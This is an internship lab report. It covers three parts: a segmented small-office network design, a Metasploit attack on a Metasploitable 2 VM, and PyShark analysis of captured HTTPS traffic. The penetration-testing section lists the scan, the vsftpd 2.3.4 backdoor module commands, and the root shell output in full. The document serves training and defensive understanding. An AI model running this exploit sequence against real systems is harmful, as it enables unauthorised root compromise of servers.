Day 04 – Secure Network Design, Penetration Testing and HTTPS Traffic Analysis

CyArt SOC Internship – Week 02

Intern Name: Harvinder Singh

Date: 24 March 2026

Executive Summary

This document describes the work I completed for Day 04 at CyArt, focused on three connected topics: secure network design, penetration testing with Metasploit, and encrypted HTTPS traffic analysis. I first designed a small but realistic network topology for a 10–20 device organisation using a DMZ, an internal employee VLAN, and a separate guest VLAN behind a perimeter firewall.

Next, I used a Kali Linux attacker virtual machine and Metasploit Framework to assess a Metasploitable 2 target. I performed service enumeration with Nmap (via the db_nmap command inside Metasploit) and then exploited the vulnerable vsftpd 2.3.4 FTP service. The exploit gave me a Meterpreter session and eventually a root shell on the Metasploitable host, demonstrating how a single outdated service can lead to full compromise in a controlled lab.

Finally, I captured about five minutes of HTTPS traffic with Wireshark and analysed it using a custom Python script called traffic_analyzer.py. The script used PyShark to parse the capture, extracted packet metadata such as source and destination IP addresses and packet sizes, and generated a packet size distribution histogram using Matplotlib. For the captured session, the script processed 1542 HTTPS packets with sizes ranging from 74 to 5158 bytes.

Overall, this task brought together network design, offensive testing, and encrypted traffic analysis in one workflow. The report documents the lab environment, the steps I followed, the screenshots and diagrams I collected, and the key lessons that are directly relevant to SOC and VAPT work.

1. Introduction

In a real SOC or VAPT environment, it is important to understand how a network is structured, how attackers move inside it, and how their activity appears at the packet level. Day 04 was designed with this end-to-end mindset. Instead of working with isolated tools, the lab connects network design, exploitation, and traffic analysis into one continuous exercise.

For this task, I used a small virtualised lab built on VirtualBox. The lab includes a Kali Linux attacker machine, a Metasploitable 2 victim machine, and a separate analysis setup for Wireshark and Python traffic analysis. On top of this, I designed a conceptual topology for a small organisation that uses a DMZ and VLANs to separate public services, internal users, and guest devices.

The specific objectives for Day 04 were:

- Design and document a secure network topology for a small office, including a DMZ, an internal employee VLAN, and a guest VLAN.

- Install and verify Metasploit, scan the Metasploitable VM for open services and vulnerabilities, and successfully exploit at least one service to gain access.

- Capture real HTTPS traffic, write a Python script to parse packet metadata, and generate a visualisation of packet size distribution.

The following sections describe the lab environment, the secure network design, the penetration testing workflow, and the HTTPS traffic analysis results in detail.

2. Lab Environment

For this task I used a small lab environment based on Oracle VirtualBox. All experiments were performed inside virtual machines so that no traffic left the controlled lab network.

2.1 Virtual machines and network settings

- **Attacker VM (Kali Linux)**
  - Operating System: Kali Linux (rolling release)

  - Network configuration: one NAT adapter for Internet access and one Host-Only adapter for private communication with the target

  - Main tools: Metasploit Framework, Nmap, Wireshark, Python 3, PyShark, Matplotlib
- **Target VM (Metasploitable 2)**

  - Operating System: Metasploitable 2 (Ubuntu 8.04, intentionally vulnerable)
  - Network configuration: Host-Only adapter on the same subnet as the Kali VM
  - Purpose: acts as the vulnerable server exposed to scanning and exploitation
- **Traffic Analysis Environment**
  - Wireshark installed on the analysis system to capture HTTPS traffic
  - Python environment with pyshark and matplotlib installed for offline analysis of the pcap file

Connectivity between Kali and Metasploitable was confirmed using ip a / ifconfig to identify IP addresses and ping to verify that the two VMs could reach each other over the host-only network. This basic check ensured that Metasploit and Nmap would be able to communicate with the target during the penetration test.

```
┌──(kali㉿kali)-[~]
└─$ ping -c 5 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.485 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=7.21 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.650 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=0.479 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=64 time=0.285 ms

--- 192.168.56.102 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4146ms
rtt min/avg/max/mdev = 0.285/1.822/7.211/2.696 ms
```

3. Secure Network Topology Design

3.1 Topology overview

As part of Day 04, I designed a secure network topology for a small organisation with roughly 10–20 devices. The main idea was to avoid a flat network and instead separate public-facing systems, internal users, and guest devices into different zones. This makes it harder for an attacker to move laterally and gives the security team clearer boundaries to monitor and protect.

The design includes three main zones behind a single perimeter firewall:

- **DMZ Network (Public Services)** – This zone contains servers that must be reachable from the Internet, such as a web server and a DNS server. If one of these systems is compromised, the attacker is still confined to the DMZ and does not automatically gain access to internal employee systems.
- **Internal VLAN – Employees** – This is the main office network where employee PCs, an admin workstation, and the database/application server reside. Access to sensitive data and management interfaces is restricted to this VLAN.
- **Guest VLAN – Internet Only** – This network is used for visitors' laptops and smartphones. Guest devices can browse the Internet but are blocked from reaching internal or DMZ resources.

Below the three zones, a "Security Monitoring" section represents central services such as an IDS/IPS, a SIEM platform, a VPN gateway, and backup infrastructure. These components receive mirrored traffic or logs from the firewall and key servers to support detection and response.



Figure 1 – Secure small-office topology with DMZ, internal VLAN, guest VLAN, and security monitoring components.

3.2 Firewall rules and segmentation

To enforce the separation between zones, the perimeter firewall uses simple but strong rules:

- Internet traffic is allowed to reach only the DMZ on specific ports, primarily HTTP and HTTPS (80 and 443) for the public web server. Direct inbound access from the Internet to the internal VLAN is blocked by default.

- Internal employee systems can initiate connections to the Internet and to the DMZ on required ports. For example, internal clients may access the web server in the DMZ over HTTPS or reach external websites for normal browsing. Unnecessary outbound services are restricted to reduce noise and simplify monitoring.

- Guest VLAN devices can only access the Internet. Firewall rules deny any traffic from the guest network to the internal VLAN or the DMZ. This prevents unmanaged guest devices from attacking internal assets.

- Management access to critical systems, such as the database/application server and security monitoring tools, is restricted to the admin workstation within the internal VLAN.

This topology and rule set reduce the attack surface and make incident handling easier. If a public server in the DMZ is compromised, the attacker still has to cross a controlled boundary to reach internal systems, giving defenders more time and visibility to react.

4. Penetration Testing with Metasploit

4.1 Objective and approach

The goal of this part of the lab was to simulate a basic penetration test against the Metasploitable 2 VM using Metasploit. Instead of jumping directly into exploits, I followed a simple workflow: confirm connectivity, perform service enumeration with Nmap, identify a vulnerable service, and then use a matching Metasploit module to exploit it.

4.2 Metasploit setup and database status

On the Kali attacker VM, I installed Metasploit Framework from the package repository and started the PostgreSQL service used by Metasploit as its backend database. After launching msfconsole, I verified that the database connection was working with the db_status command, which reported that PostgreSQL was connected. This makes it possible to store scan results and reuse them inside Metasploit.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole --version
Framework Version: 6.4.116-dev

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Execute a command across all sessions with sessions -C
<command>

                .;lxO0KXXXK0Oxl:.
            ,o0WMMMMMMMMMMMMMMMMMMMMKd,
         'xNMMMMMMMMMMMMMMMMMMMMMMMMMMMMWx,
       :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
     .KMMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMMMMX,
    lWMMMMMMMMMMMMXd:..      ..;dKMMMMMMMMMMMMMMo
   xMMMMMMMMMMMWd.                .oNMMMMMMMMMMMMk
  oMMMMMMMMMMMx.                     dMMMMMMMMMMMMx
 .WMMMMMMMMMM:                        :MMMMMMMMMMM,
 xMMMMMMMMMMo                          lMMMMMMMMMMO
 NMMMMMMMMMW                       ,cccccoMMMMMMMMMMWlccccc;
 MMMMMMMMMX                         ;KMMMMMMMMMMMMMMMMMMMMX:
 NMMMMMMMMW.                          ;KMMMMMMMMMMMMMMMMX:
 xMMMMMMMMMd                            ,0MMMMMMMMMMMMMK;
 .WMMMMMMMMMMc                            'OMMMMMMM0,
  lMMMMMMMMMMMMk.                           .kMMO'
   dMMMMMMMMMMMMWd'                           ..
    cWMMMMMMMMMMMMMNxc'.                  ##########
     .0MMMMMMMMMMMMMMMMMMWc              #+#    #+#
       ;0MMMMMMMMMMMMMMMMMMo.           +:+
         .dNMMMMMMMMMMMMMMMMMMo        +#++:++#+
             'oOWMMMMMMMMMMMMMMo             +:+
                  .,cdkO0K;          :+:    :+:
                                     :::::::+:
                        Metasploit

       =[ metasploit v6.4.116-dev                             ]
+ -- --=[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 10 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf >
```

Figure 2 – Metasploit console with PostgreSQL database connected.

4.3 Service enumeration using db_nmap

With Metasploit ready, I ran an Nmap scan from inside msfconsole using the following command:

db_nmap -sV -O <metasploitable_ip>

The -sV flag enabled version detection, and -O attempted to identify the operating system. The scan discovered several open ports on the Metasploitable host, including FTP (21), SSH (22), HTTP (80), and other services. Most importantly, the FTP service was reported as running vsftpd 2.3.4, a well-known vulnerable version that contains a backdoor.

This result guided the exploitation phase: instead of guessing, I used the service version from the scan to choose a specific Metasploit module.

```
msf > db_nmap -sV -O 192.168.56.102
[*] Nmap: Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-
23 10:29 -0400
[*] Nmap: Nmap scan report for 192.168.56.102
[*] Nmap: Host is up (0.00034s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ub
untu1 (protocol 2.0)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: 53/tcp   open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubu
ntu) DAV/2)
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (wo
rkgroup: WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (wo
rkgroup: WORKGROUP)
[*] Nmap: 512/tcp  open  exec        netkit-rsh rexecd
[*] Nmap: 513/tcp  open  login       OpenBSD or Solaris rlogi
nd
[*] Nmap: 514/tcp  open  shell       Netkit rshd
[*] Nmap: 1099/tcp open  java-rmi    GNU Classpath grmiregist
ry
[*] Nmap: 1524/tcp open  bindshell   Metasploitable root shel
l
[*] Nmap: 2049/tcp open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.
3.7
[*] Nmap: 5900/tcp open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp open  X11         (access denied)
[*] Nmap: 6667/tcp open  irc         UnrealIRCd
[*] Nmap: 8009/tcp open  ajp13       Apache Jserv (Protocol v
1.3)
[*] Nmap: 8180/tcp open  http        Apache Tomcat/Coyote JSP
 engine 1.1
```

Figure 3 – db_nmap scan results showing vsftpd 2.3.4 and other open services on the Metasploitable VM.

4.4 Exploiting vsftpd 2.3.4

After confirming the service version, I searched for a matching exploit in Metasploit and selected the built-in module for the vsftpd backdoor:

```
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST <metasploitable_ip>
set RPORT 21
set LHOST <kali_ip>
show options
exploit
```

The RHOST and RPORT options were set to point to the Metasploitable FTP service, and LHOST was set to the Kali host-only IP address. Running show options confirmed that all required parameters were configured correctly. When I executed exploit, Metasploit successfully opened a Meterpreter session, indicating that the vsftpd backdoor was triggered and a remote shell was obtained.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.56.103:4444
[+] 192.168.56.102:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.103:4444 -> 192.168.56.102:49569) at 2026-03-23 10:40:05 -0400
```

Figure 4 – Metasploit vsftpd_234_backdoor exploit configuration and successful Meterpreter session.

4.5 Post-exploitation and proof of compromise

Once the Meterpreter session was active, I collected evidence of the compromise. Inside Meterpreter I ran:

```
getuid
sysinfo
shell
id
whoami
uname -a
```

The getuid command showed that the server username was root, and sysinfo confirmed that the compromised machine was the Metasploitable Ubuntu 8.04 server. After spawning a normal shell, the id and whoami commands reported uid=0(root) and root, while uname -a showed the kernel and distribution information.

These commands together prove that the vulnerable FTP service allowed me to gain full root access to the Metasploitable VM in a controlled lab environment.

```
meterpreter > pwd
/
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > shell
Process 5224 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Figure 5 – Meterpreter session and root shell on the Metasploitable target.

5. Encrypted HTTPS Traffic Analysis

5.1 Capture setup with Wireshark

For the traffic analysis part of the task, I captured real HTTPS traffic using Wireshark. On the analysis system I started Wireshark, selected the active network interface, and applied the display filter tcp.port == 443 to focus on TLS/HTTPS packets.

While the capture was running, I generated traffic by browsing to several common HTTPS websites. To make the traffic generation repeatable, I also created a small Python script that uses the requests library to send GET requests to sites like Google, YouTube, GitHub and Python.org. After a few minutes of browsing and script execution, I stopped the capture and saved it as **day04_https_capture.pcapng**.



Figure 6 – Wireshark capture showing HTTPS packets filtered with tcp.port == 443.

5.2 Python script for metadata extraction

To analyse the captured traffic in a more automated way, I wrote a Python script named traffic_analyzer.py using PyShark and Matplotlib. The script performs the following steps:

- Opens day04_https_capture.pcapng with PyShark and applies the display filter tcp.port == 443.
- Iterates over each packet and extracts the packet number, source IP, destination IP (IPv4 or IPv6), and total length in bytes.
- Stores this metadata in a list for further processing.
- Calculates basic statistics, including the total number of packets, minimum size, and maximum size.
- Prints a small sample of the first ten packets to show the IP addresses and sizes.

For my capture, the script reported:

- Total HTTPS packets after parsing: 1542
- Minimum packet size: 74 bytes
- Maximum packet size: 5158 bytes

The sample metadata shows bidirectional IPv6 communication between my client address (for example, 2409:40e3:…) and a Google server address (2404:6800:4002:82a::2004). This confirms that the capture contains real web browsing sessions.

You can include a small table in the report with a few example packets, using columns such as: packet number, source IP (shortened), destination IP (shortened), and length in bytes.

5.3 HTTPS packet size distribution

The final step of the script is to visualise the packet sizes. It collects all packet lengths into a list and uses Matplotlib to generate a histogram titled “HTTPS Packet Size Distribution”. The

histogram uses ten bins and is saved as day04_packet_size_distribution.png at 300 DPI so that it looks sharp when embedded in the report.

The resulting chart shows that the majority of packets fall into a few size ranges. There are many small packets representing TLS handshakes, acknowledgements, and control messages, as well as several groups of larger packets close to the typical MTU size that likely carry encrypted application data. Even though the payload is encrypted and cannot be inspected directly, the size distribution still reveals how much data is being sent and whether the communication pattern is bursty or steady.



Figure 7 – HTTPS packet size distribution generated by the traffic_analyzer.py script.

This approach demonstrates how security analysts can work with encrypted traffic by focusing on metadata such as IP addresses, packet sizes and counts, instead of attempting to break encryption.

6. Key Learnings and Challenges

During this task I was able to connect several concepts that I had previously practiced separately. The points below summarise the most important things I learned and a few challenges I faced while completing Day 04.

- **Network segmentation in practice**
  Designing the DMZ, internal VLAN and guest VLAN made the idea of “least privilege” much more concrete. Instead of a flat lab network, I now think in terms of zones, trust levels and firewall rules between them. This mindset directly applies to real-world SOC and VAPT work, where understanding the architecture is as important as running tools.
- **Using Nmap and Metasploit together**
  The combination of db_nmap and Metasploit is very powerful. The scan results clearly showed that vsftpd 2.3.4 was running on port 21, which immediately

suggested a known backdoor exploit. This is much better than trying random modules; it is a structured process: discover → identify versions → map to exploits.

- **From exploit to full compromise**
  Seeing the Meterpreter session open and then
  using getuid, sysinfo, id, whoami and uname -a to confirm root access made the impact of the vulnerability very clear. It is one thing to read that a service is vulnerable and another to actually gain a root shell on the target in a controlled lab.
- **Working with encrypted traffic via metadata**
  Even though HTTPS hides the payload, the exercise showed that there is still a lot to learn from metadata such as IP addresses, packet sizes and counts. By parsing the pcap with PyShark and visualising the size distribution with Matplotlib, I could describe the behaviour of the session without breaking TLS.
- **Python scripting for repeatable analysis**
  Writing traffic_analyzer.py reinforced the value of automation. Instead of manually clicking through Wireshark for every capture, I can now point the script at any HTTPS pcap file and quickly get statistics and a clean chart for the report. Adding type hints and clear print output also makes the script easier to extend later (for example, adding per-IP flow statistics).
- **Challenges and how I resolved them**
  One challenge was fixing the “postgresql selected, no connection” error in Metasploit. I solved this by starting the PostgreSQL service, initialising the Metasploit database, and re-checking db_status until it reported a successful connection. Another challenge was that my first version of the Python script returned zero packets because of how I handled layers. Updating the script to support both IPv4 and IPv6 and to extract packet lengths more carefully fixed the issue and produced the expected 1542 HTTPS packets.

7. Conclusion

This Day 04 task successfully tied together secure network design, penetration testing, and encrypted traffic analysis into a single, coherent workflow. The network topology exercise showed how DMZs and VLANs can be used to isolate public services, internal users and guest devices, reducing the overall attack surface.

The Metasploit lab demonstrated how an attacker can use basic reconnaissance and a known vulnerability such as vsftpd 2.3.4 to gain full root access to a system in a controlled environment. The HTTPS analysis section then took the perspective of a defender, showing how Wireshark and Python can be used to inspect encrypted traffic at the metadata level and build useful visualisations for reports.

Together, these activities gave me a more complete view of how attacks happen and how they can be monitored. This report now serves as documentation of the steps I took and as a starting point for more advanced work, such as hardening the network design, trying additional exploits, or extending the Python tooling to detect anomalies in real traffic.